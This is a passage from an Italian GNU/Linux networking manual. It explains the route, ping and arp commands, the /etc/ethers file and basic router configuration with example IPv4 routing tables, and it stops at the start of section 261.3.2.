In un sistema GNU/Linux, gli instradamenti, cioè la compilazione della tabella di instradamento, vengono stabiliti attraverso Route, [5] a cui corrisponde in pratica l'eseguibile '**`route`**'.

Di solito, già Ifconfig definisce automaticamente gli instradamenti elementari, riferiti alle reti cui sono connesse le interfacce di rete. Pertanto, prima di definire un instradamento, conviene verificare la situazione già esistente dopo la configurazione delle interfacce.

260.2.1 Utilizzo di «route»

La sintassi di '**`route`**' può articolarsi in diversi modi a seconda del tipo di azione da compiere.

```
route [opzioni]
```

In particolare, conviene distinguere fra tre situazioni diverse, come descritto nel riepilogo seguente:

Modello	Descrizione
`route [-v] [-n] [-e	-ee]`	l'analisi della tabella di instradamento;
`route [-v] add [-net|-host]` ***destinazione*** ↩ ↪ `[netmask` ***maschera_di_rete***`] [gw` ***router***`]` ↩ ↪ `[`***altre_opzioni***`] [[dev]` ***interfaccia***`]`	l'aggiunta di un nuovo instradamento;
`route [-v] del [-net|-host]` ***destinazione*** ↩ ↪ `[netmask` ***maschera_di_rete***`] [gw` ***router***`]` ↩ ↪ `[`***altre_opzioni***`] [[dev]` ***interfaccia***`]`	l'eliminazione di un instradamento preesistente.

In pratica, nel primo caso è possibile visualizzare (attraverso lo standard output) la tabella di instradamento. Generalmente, per questo scopo, l'uso normale è proprio quello di '**`route`**' senza argomenti.

Nel secondo caso, l'inserimento di una nuova voce nella tabella di instradamento avviene per mezzo dell'opzione '**`add`**' e dell'indicazione della destinazione da raggiungere. L'indicazione dell'interfaccia è facoltativa, se può essere determinata in modo predefinito.

Nel terzo caso, l'eliminazione di una voce della tabella di instradamento avviene per mezzo

dell'opzione '**del**' e dell'indicazione della destinazione che prima veniva raggiunta. Anche in questo caso, l'indicazione dell'interfaccia è facoltativa, se può essere determinata in modo predefinito.

Quando si visualizza la tabella degli instradamenti, il programma tenta di risolvere gli indirizzi in nomi. Spesso, questo fatto può essere inopportuno, pertanto è comune l'uso dell'opzione '**-n**' con cui si evita tale conversione e non si perde tempo nel tentativo di risolvere indirizzi che non hanno un nome.
Si osservi che, solitamente, la risoluzione di un indirizzo relativo a una rete, non ha un nome offerto dal servizio DNS, pertanto occorre predisporre il file '`/etc/networks`', per consentire tale trasformazione.

Tabella 260.20. Alcune opzioni.

Opzione	Descrizione
`-n`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi e delle reti. Questo tipo di approccio potrebbe essere utile specialmente quando si ha difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.
`-net` ***destinazione***	L'indirizzo indicato nella destinazione fa riferimento a una rete. L'indirizzo può essere indicato in forma numerica o attraverso un nome di dominio; in questo ultimo caso, la traduzione avviene in base al contenuto del file '`/etc/networks`'.
`-host` ***destinazione***	L'indirizzo indicato nella destinazione fa riferimento a un nodo. L'indirizzo può essere indicato in forma numerica o attraverso un nome di dominio.
`netmask` ***maschera_di_rete***	Permette di specificare la maschera di rete quando si sta facendo riferimento a un indirizzo di rete. Quando si inserisce una voce riferita a un nodo singolo, questa indicazione non ha senso. Quando la maschera di rete è un dato richiesto, se non viene inserito si assume il valore predefinito che dipende dalla classe a cui appartiene l'indirizzo indicato.
`gw` ***router***	Fa in modo che i pacchetti destinati alla rete o al nodo per il quale si sta indicando l'instradamento, passino per il router specificato. Per questo, occorre che l'instradamento verso l'elaboratore che funge da router sia già stato definito precedentemente e in modo statico. Normalmente, l'indirizzo utilizzato come router riguarda un'interfaccia collocata in un altro nodo. Eventualmente, per mantenere la compatibilità con Unix BSD, è possibile specificare un'interfaccia locale, intendendo così che il traffico per l'indirizzo di destinazione deve avvenire utilizzando quella interfaccia.
`metric` ***valore_metrico***	Permette di definire il valore metrico dell'instradamento e viene utilizzato dai demoni che si occupano dell'instradamento dinamico per determinare il ***costo*** di una strada, o meglio per poter decidere il percorso migliore.
`reject`	Permette di impedire l'utilizzo di un instradamento.

Opzione	Descrizione
[dev] *interfaccia*	Permette di definire esplicitamente l'interfaccia da utilizzare per un certo instradamento. Solitamente, questa informazione non è necessaria perché il kernel riesce a determinare l'interfaccia in base alla configurazione delle stesse. È importante che questa indicazione appaia alla fine della riga di comando, in questo modo, il parametro '**`dev`**', che precede il nome dell'interfaccia, è solo facoltativo.

260.2.2 Utilizzo di Route

Quando si interroga la tabella degli instradamenti, si ottiene una struttura composta da diverse colonne, in cui, quelle principali sono descritte nella tabella 260.21.

Tabella 260.21. Intestazioni della tabella di instradamento.

Nome	Descrizione
'**`Destination`**'	La rete o il nodo di destinazione.
'**`Gateway`**'	Il router. Se appare un asterisco ('**`*`**') o l'indirizzo 0.0.0.0 significa che non si tratta di un instradamento attraverso un router.
'**`Genmask`**'	In linea di massima corrisponde alla maschera di rete; in particolare, se è un instradamento verso un nodo appare 255.255.255.255, se invece è l'instradamento predefinito appare 0.0.0.0 ('**`default`**').
'**`Flags`**'	Indica diversi tipi di informazioni utilizzando lettere o simboli.
'**`Metric`**'	La distanza o il costo della strada. Rappresenta la distanza (espressa solitamente in *hop* o salti) per raggiungere la destinazione.
'**`Ref`**'	Il numero di riferimenti all'instradamento. Questa informazione non viene utilizzata dal kernel Linux e, di conseguenza, l'informazione appare sempre azzerata.
'**`Use`**'	Conteggio del numero di volte in cui la voce è stata visionata.
'**`Iface`**'	Il nome dell'interfaccia da cui partono i pacchetti IP.

I tipi di informazioni che possono essere rappresentati nella colonna '**`Flags`**' sono elencati nella tabella 260.22.

Tabella 260.22. Significato delle lettere e dei simboli utilizzati nella colonna '**`Flags`**' della tabella di instradamento.

Simbolo	Descrizione
`U`	L'instradamento è attivo.
`H`	L'indirizzo indicato fa riferimento a un nodo.
`G`	Viene utilizzato un router.
`R`	Instradamento reintegrato (instradamento dinamico).
`D`	Instradamento installato dinamicamente da un demone o attraverso ridirezione.
`M`	Instradamento modificato da un demone o attraverso ridirezione.
`!`	Instradamento impedito (opzione '**`reject`**').

Seguono alcuni esempi di utilizzo.

- `# route add -host 127.0.0.1 dev lo` [*Invio*]

  Attiva l'instradamento verso l'interfaccia locale *loopback*.

- `# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0` [*Invio*]

  Attiva l'instradamento della rete 192.168.1.0 che utilizza la maschera di rete 255.255.255.0, specificando che riguarda l'interfaccia di rete '**eth0**'.

- `# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.1.254` [*Invio*]

  Attiva l'instradamento della rete 192.168.2.0 che utilizza la maschera di rete 255.255.255.0, attraverso il router 192.168.1.254 per il quale è già stato definito un instradamento precedentemente.

- `# route add default gw 192.168.1.254` [*Invio*]

  Attiva l'instradamento predefinito (nel caso che non siano disponibili altre possibilità) attraverso il router 192.168.1.254. La parola '**default**' fa automaticamente riferimento all'indirizzo IP 0.0.0.0.

- `# route add 10.0.0.0 netmask 255.0.0.0 reject` [*Invio*]

  Definisce un instradamento il cui accesso deve essere impedito.


- `$ route` [*Invio*]

  Mostra la tabella di instradamento attuale.

260.3 Verifica di un instradamento

La definizione degli instradamenti, serve per stabilire un collegamento con le interfacce di altri elaboratori. Quando anche le tabelle di instradamento degli altri elaboratori sono corrette, si può verificare che le comunicazioni sono possibili attraverso il programma '**ping**'.

Il programma '**ping**' permette di inviare una richiesta di eco a un indirizzo determinato, ovvero, a un'interfaccia determinata. Si riesce a ottenere l'eco solo se l'instradamento verso quell'indirizzo è funzionante e, nello stesso modo, se è attivo quello di ritorno gestito a partire dall'indirizzo di destinazione.

nodo A
richiesta di eco, ICMP 8 (ping)
risposta a una richiesta di eco, ICMP 0 (pong)
nodo B

Normalmente si procede controllando prima l'indirizzo della propria interfaccia locale, quindi, via via si tenta di raggiungere indirizzi più lontani.

260.3.1 Utilizzo di «ping»

Il programma '**ping**' [6] permette di inviare una richiesta di eco a un indirizzo, utilizzando il protocollo ICMP, verificando di ricevere tale eco in modo corretto. Questo programma viene usato quasi sempre senza opzioni, in modo da ottenere una richiesta di eco continuo, a intervalli di un secondo, che può essere interrotta attraverso la tastiera con la combinazione virtuale <*Control_c*> (che di solito coincide proprio con la combinazione reale [*Ctrl c*]). Tuttavia, dal momento che '**ping**' serve a scoprire dei problemi negli instradamenti e nel sistema di trasporto generale, può essere conveniente intervenire sulla dimensione dei pacchetti trasmessi e sul loro contenuto.

```
ping [opzioni] indirizzo
```

Tabella 260.24. Alcune opzioni.

Opzione	Descrizione
-c *quantità*	Conclude il funzionamento di '**ping**' dopo aver ricevuto il numero indicato di risposte.
-f	Invia la maggior quantità possibile di pacchetti di richiesta, limitandosi a segnalare graficamente la quantità di quelli che risultano persi, cioè per i quali non si ottiene l'eco di risposta. Serve per analizzare pesantemente un tratto di rete, tenendo conto che questa possibilità va usata con prudenza. Proprio a causa della pericolosità di tale opzione, questa può essere richiesta solo dall'utente '**root**'.
-i *n_secondi_pausa*	Permette di stabilire una pausa, espressa in secondi, tra l'invio di una richiesta di eco e la successiva. Se non viene utilizzata l'opzione '**-f**', il valore predefinito di questa è di un secondo.
-p *stringa_di_riempimento*	Permette di aggiungere un massimo di 16 byte ai pacchetti utilizzati da '**ping**', specificandone il contenuto in esadecimale. Ciò può essere utile per verificare il passaggio di pacchetti che hanno contenuti particolari e che per qualche ragione possono avere delle difficoltà.
-s *dimensione*	Permette di definire la dimensione dei pacchetti utilizzati, a cui si aggiunge l'intestazione ICMP. Il valore predefinito è di 56 byte a cui si aggiungono 8 byte di intestazione (64 in tutto).

Segue la descrizione di alcuni esempi.

- `$ ping 192.168.1.1` [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1, a intervalli regolari di un secondo, fino a che riceve un segnale di interruzione.

- `$ ping -c 1 192.168.1.1` [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1 e termina di funzionare quando riceve la prima risposta di eco.

- `$ ping -p ffffffff 192.168.1.1` [*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti contenenti una serie di 32 bit a uno ($FFFFFFFF_{16}$).

- `$ ping -s 30000 192.168.1.1`[*Invio*]

  Invia una richiesta di eco all'indirizzo 192.168.1.1, utilizzando pacchetti lunghi 30000 byte, oltre all'intestazione ICMP.

260.4 ARP

Nel capitolo introduttivo alle reti TCP/IP (255), si accenna al protocollo ARP, con il quale si ottengono le corrispondenze tra indirizzi di livello 2 (collegamento dati) e indirizzi di livello 3 (rete), ovvero IP nel nostro caso. In particolare si fa riferimento a una tabella ARP che viene aggiornata automaticamente da ogni nodo durante il suo funzionamento.

Potrebbe essere interessante ispezionare ed eventualmente modificare il contenuto di questa tabella ARP, cosa che si fa con il programma '**arp**'. [7]

Ci sono situazioni in cui il protocollo ARP non può funzionare e in quei casi è possibile predisporre una tabella ARP preconfezionata attraverso la configurazione di un file: '`/etc/ethers`'.

260.4.1 Utilizzo di «arp»

Il programma '**arp**' permette di ispezionare e di modificare la tabella ARP del sistema.

```
arp opzioni
```

Tabella 260.25. Alcune opzioni.

Opzione	Descrizione
`-n` `--numeric`	Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi.
`-a` [*nodo*] `--display` [*nodo*]	Mostra le voci corrispondenti a un nodo particolare, oppure tutti gli abbinamenti conosciuti.
`-d` *nodo* `--delete` *nodo*	Elimina le voci riferite al nodo indicato.
`-s` *nodo* *indirizzo_fisico*	Crea una voce nella tabella ARP, abbinando l'indirizzo di un nodo a un indirizzo fisico (generalmente si tratta di un indirizzo Ethernet).
`-f` *file* `--file` *file*	Indica un file da utilizzare per caricare delle voci nella tabella ARP. Generalmente, quando le interfacce sono di tipo Ethernet, questo file è rappresentato da '`/etc/ethers`'.

Segue la descrizione di alcuni esempi.

- `# arp -a`[*Invio*]

Elenca tutte le voci accumulate nella tabella ARP.

- # **arp -a 192.168.1.2** [*Invio*]

  Mostra le voci riferite esclusivamente al nodo 192.168.1.2.

- # **arp -n -a 192.168.1.2** [*Invio*]

  Come nell'esempio precedente, mostrando solo indirizzi numerici.

- # **arp -d 192.168.1.2** [*Invio*]

  Cancella le voci riferite al nodo 192.168.1.2 contenute nella tabella ARP.

- # **arp -s 192.168.1.2 00:01:02:03:04:05** [*Invio*]

  Assegna permanentemente (per la durata del funzionamento del sistema) l'indirizzo Ethernet 00:01:02:03:04:05 all'indirizzo IP 192.168.1.2.

- # **arp -f /etc/ethers** [*Invio*]

  Legge il file '`/etc/ethers`' e utilizza il contenuto per definire delle voci permanenti nella tabella ARP.

260.4.2 File «/etc/ethers»

Il file '`/etc/ethers`' può essere usato per configurare a priori l'abbinamento tra indirizzi Ethernet (livello 2 del modello ISO-OSI) e indirizzi IP. Questo file può contenere esclusivamente delle righe composte da due elementi: l'indirizzo IP (o il nome) corrispondente a un'interfaccia e a fianco l'indirizzo Ethernet corrispondente. Si osservi l'esempio seguente:

```
192.168.1.2 00:01:02:03:04:05
192.168.1.3 00:14:02:23:07:1c
192.168.1.4 00:00:03:2d:00:0b
```

[1] **net-tools** GNU GPL

[2] In caso di difficoltà si può optare per l'instradamento del nodo 127.0.0.1 soltanto, come mostrato nel seguito.

[3] Si parla di connessione broadcast.

[4] Teoricamente sarebbe possibile indicare un instradamento per ogni elaboratore che si intende raggiungere, ma questo è decisamente poco conveniente dal punto di vista pratico.

[5] **net-tools** GNU GPL


[6] **ping** UCB BSD

[7] **net-tools** GNU GPL

Capitolo 261

IPv4: instradamento oltre l'ambito della rete locale

Quando si ha la necessità di raggiungere una destinazione che non si trova a essere connessa con la rete fisica a cui si accede, c'è bisogno di un intermediario, ovvero un elaboratore connesso alla stessa rete fisica a cui accede l'elaboratore locale, che sia in grado di inoltrare i pacchetti alle destinazioni richieste. Questo elaboratore è il router, anche se nel linguaggio corrente si usa prevalentemente il termine gateway che però non è preciso.


Figura 261.1. Il router consente di raggiungere destinazioni al di fuori della rete fisica a cui si è connessi.

Per poter definire un instradamento attraverso un router bisogna che prima, l'elaboratore che svolge questa funzione, sia raggiungibile attraverso una rete locale e per mezzo di instradamenti già definiti.

La verifica di un instradamento che fa uso di un router è più delicata: si comincia con una richiesta di eco ICMP (*ping*) verso la propria interfaccia locale, quindi verso il router e successivamente si tenta di raggiungere qualcosa che si trova oltre il router.

261.1 Destinazione irraggiungibile

I router, dovendo vagliare il traffico dei pacchetti che li attraversano, hanno il compito di informare l'origine quando ricevono un pacchetto che, per qualche ragione, non possono far pervenire alla destinazione. Per esempio, un router che rappresenta l'ultimo salto prima di un certo elaboratore, se si accorge che questo elaboratore non è presente (magari è spento), quando riceve un pacchetto destinato a tale elaboratore, deve informare l'origine.

L'errore di questo tipo viene segnalato con un pacchetto ICMP di tipo 3, a cui corrisponde la definizione '**`destination-unreachable`**'.


Figura 261.2. Messaggio ICMP di errore generato dal router che si accorge del problema.

261.2 Router per accedere ad altre reti e instradamento predefinito

Una rete locale potrebbe essere articolata in sottoreti in modo da evitare di sovraffollare di traffico un'unica rete. Per fare in modo che le sottoreti possano comunicare tra loro in caso di necessità, si devono utilizzare i router che funzionano come ponti tra una sottorete e un'altra.

In questo modo, quando si indica un instradamento che fa riferimento a un router, lo si definisce per una rete logica particolare, quella a cui il router è in grado di accedere.

Secondo lo schema seguente, il router 192.168.1.254 viene utilizzato per accedere alla rete 192.168.7.0.[1]

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.0	255.255.255.0	192.168.1.254	eth0

Figura 261.4. Schema dell'instradamento attraverso un router.

Con un sistema GNU/Linux si può usare Route nel modo seguente:

```
# route add -net 192.168.7.0 netmask 255.255.255.0 ↩
↪gw 192.168.1.254 dev eth0 [Invio]
```

Supponendo già definito l'instradamento verso la rete locale 192.168.1.0, in modo da poter raggiungere il router, si può ottenere il risultato seguente:

```
$ route -n [Invio]
```

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        1 eth0
192.168.7.0     192.168.1.254   255.255.255.0   UG    0      0        0 eth0
```

Se il router è in grado di raggiungere anche altre reti, non si fa altro che inserire gli instradamenti relativi nel modo appena visto.

```
# route add -net 192.168.77.0 netmask 255.255.255.0 ↩
↪gw 192.168.1.254 dev eth0 [Invio]
```

```
$ route -n [Invio]
```

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        1 eth0
192.168.7.0     192.168.1.254   255.255.255.0   UG    0      0        0 eth0
192.168.77.0    192.168.1.254   255.255.255.0   UG    0      0        0 eth0
```

Quando si vuole fare riferimento a tutti gli indirizzi possibili, si utilizza il numero IP 0.0.0.0, corrispondente al nome simbolico '**`default`**'. Per indicare un instradamento che permette di raggiungere tutte le destinazioni che non sono state specificate diversamente, si utilizza questo indirizzo simbolico.

Da un punto di vista puramente logico, l'indirizzo 0.0.0.0, associato alla maschera di rete 0.0.0.0, corrisponde effettivamente alla rete che comprende tutti gli indirizzi possibili, quindi un instradamento che fa riferimento alla rete 0.0.0.0 è quello per «tutti gli indirizzi».

Teoricamente, è possibile utilizzare l'instradamento predefinito per accedere alla rete locale, ma questo è comunque un approccio sconsigliabile, perché esclude la disponibilità di altre reti a cui poter accedere.

Destinazione	Maschera di rete	Router	Interfaccia di rete
0.0.0.0	0.0.0.0	--	eth0

Nell'esempio seguente si utilizza il nome simbolico '**`default`**' per indicare l'indirizzo di rete 0.0.0.0 e l'interfaccia viene definita esplicitamente.

`#` **`route add -net default dev eth0`** [*Invio*]


`$` **`route -n`** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         0.0.0.0         0.0.0.0         U     0      0        1 eth0
```

L'uso di un instradamento predefinito sulla propria rete locale, può avere effetti deleteri: l'eco ICMP (*ping*) può funzionare correttamente, mentre altre connessioni che richiedono protocolli più sofisticati possono trovarsi in difficoltà. Questo è particolarmente vero in presenza di connessioni PLIP.

L'approccio più comune consiste invece nel definire l'instradamento '**`default`**' come passante per un router: potrebbe trattarsi di un router che permette di accedere a tutte le altre sottoreti esistenti.

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
0.0.0.0	0.0.0.0	192.168.1.254	eth0

Figura 261.10. Schema dell'instradamento attraverso un router.

Con un sistema GNU/Linux, la cosa si traduce in pratica nel comando seguente:

route add -net default gw 192.168.1.254 dev eth0 [*Invio*]

L'instradamento verso la rete locale 192.168.1.0 è già stato definito in modo da poter raggiungere il router; di conseguenza:

$ **route -n** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        1 eth0
0.0.0.0         192.168.1.254   0.0.0.0         UG    0      0        0 eth0
```

Anche quando si definisce l'instradamento predefinito, è importante osservare che questo appare per ultimo nella tabella relativa. Infatti, la rete 0.0.0.0/0.0.0.0 include tutti gli indirizzi IPv4, ma il fatto che gli intervalli di indirizzi più ristretti appaiono prima, evita di fare confusione.

261.3 Configurazione di un Router con un sistema GNU/Linux

Un elaboratore che debba fungere da router richiede alcune caratteristiche particolari:

- un kernel compilato in modo da consentire l'inoltro di pacchetti da un'interfaccia a un'altra (nelle versioni vecchie del kernel Linux è necessario abilitare un'opzione apposita, tra quelle della configurazione della rete; sezione 67.2.7);
- due o più interfacce di rete connesse ad altrettante reti fisiche differenti;
- la configurazione corretta di ogni interfaccia di rete;
- una tabella di instradamento in grado di permettere l'accesso a tutte le reti che si diramano dalle interfacce di rete installate.


Quando il kernel Linux dispone della funzionalità di *forwarding/gatewaying* (nei kernel recenti è implicita), questa può essere controllata attraverso un file del file system virtuale '`/proc/`'. Per motivi di sicurezza, alcune distribuzioni GNU/Linux sono predisposte in modo da disattivare questa funzionalità attraverso uno dei comandi inseriti nella procedura di inizializzazione del sistema. Per riattivare il *forwarding/gatewaying*, si può agire nel modo seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [Invio]
```

261.3.1 Router unico per tutte le reti

La situazione più comune in una piccola rete è quella in cui tutte le reti sono connesse a un router unico. Negli esempi che seguono si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router connessa su questa rete è '**`eth0`**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.1.254
- rete B Ethernet 192.168.2.0
  - l'interfaccia del router connessa su questa rete è '**`eth1`**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.2.254
- connessione PLIP con il portatile 192.168.3.1
  - l'interfaccia del router connessa su questa rete è '**`plip1`**'
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.3.254

Figura 261.12. Schema dell'esempio di un router connesso su due reti e a un portatile attraverso un cavo PLIP.

All'interno del router si devono configurare le interfacce di rete nel modo seguente:

```
# ifconfig eth0 192.168.1.254 netmask 255.255.255.0 [Invio]
```

```
# ifconfig eth1 192.168.2.254 netmask 255.255.255.0 [Invio]
```

```
# ifconfig plip1 192.168.3.254 pointopoint 192.168.3.1 [Invio]
```

Successivamente si devono definire gli instradamenti.

```
# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0 [Invio]
```
[2]

route add -net 192.168.2.0 netmask 255.255.255.0 dev eth1 [*Invio*][3]

route add -host 192.168.3.1 dev plip1 [*Invio*]

route add -host 192.168.3.254 dev plip1 [*Invio*]

Dal punto di vista del router è tutto finito. Gli altri elaboratori devono definire degli instradamenti opportuni in modo da utilizzare il router quando necessario. In particolare, gli elaboratori connessi alla rete A (192.168.1.0), per poter accedere agli altri elaboratori della propria rete locale e delle altre due raggiungibili tramite il router, devono inserire gli instradamenti seguenti.

route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0 [*Invio*][4]

route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.1.254 [*Invio*]

route add -host 192.168.3.1 gw 192.168.1.254 [*Invio*]

Dal momento però che non si può accedere ad alcuna altra rete, si può fare riferimento all'instradamento predefinito. Sempre dal punto di vista degli elaboratori della rete A, si possono definire gli instradamenti nel modo seguente:

route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0 [*Invio*][5]

route add -net default gw 192.168.1.254 [*Invio*]

Il caso dell'elaboratore portatile connesso attraverso la porta parallela con un cavo PLIP, è un po' particolare: è evidente che tutto il traffico debba essere filtrato dal router, a parte quello diretto proprio al router stesso. Dal punto di vista del portatile si devono definire gli instradamenti seguenti.

route add -host 192.168.3.254 dev plip1 [*Invio*]

route add -host 192.168.3.1 dev plip1 [*Invio*]

route add -net default gw 192.168.3.254 [*Invio*]

261.3.2 Router verso un altro router

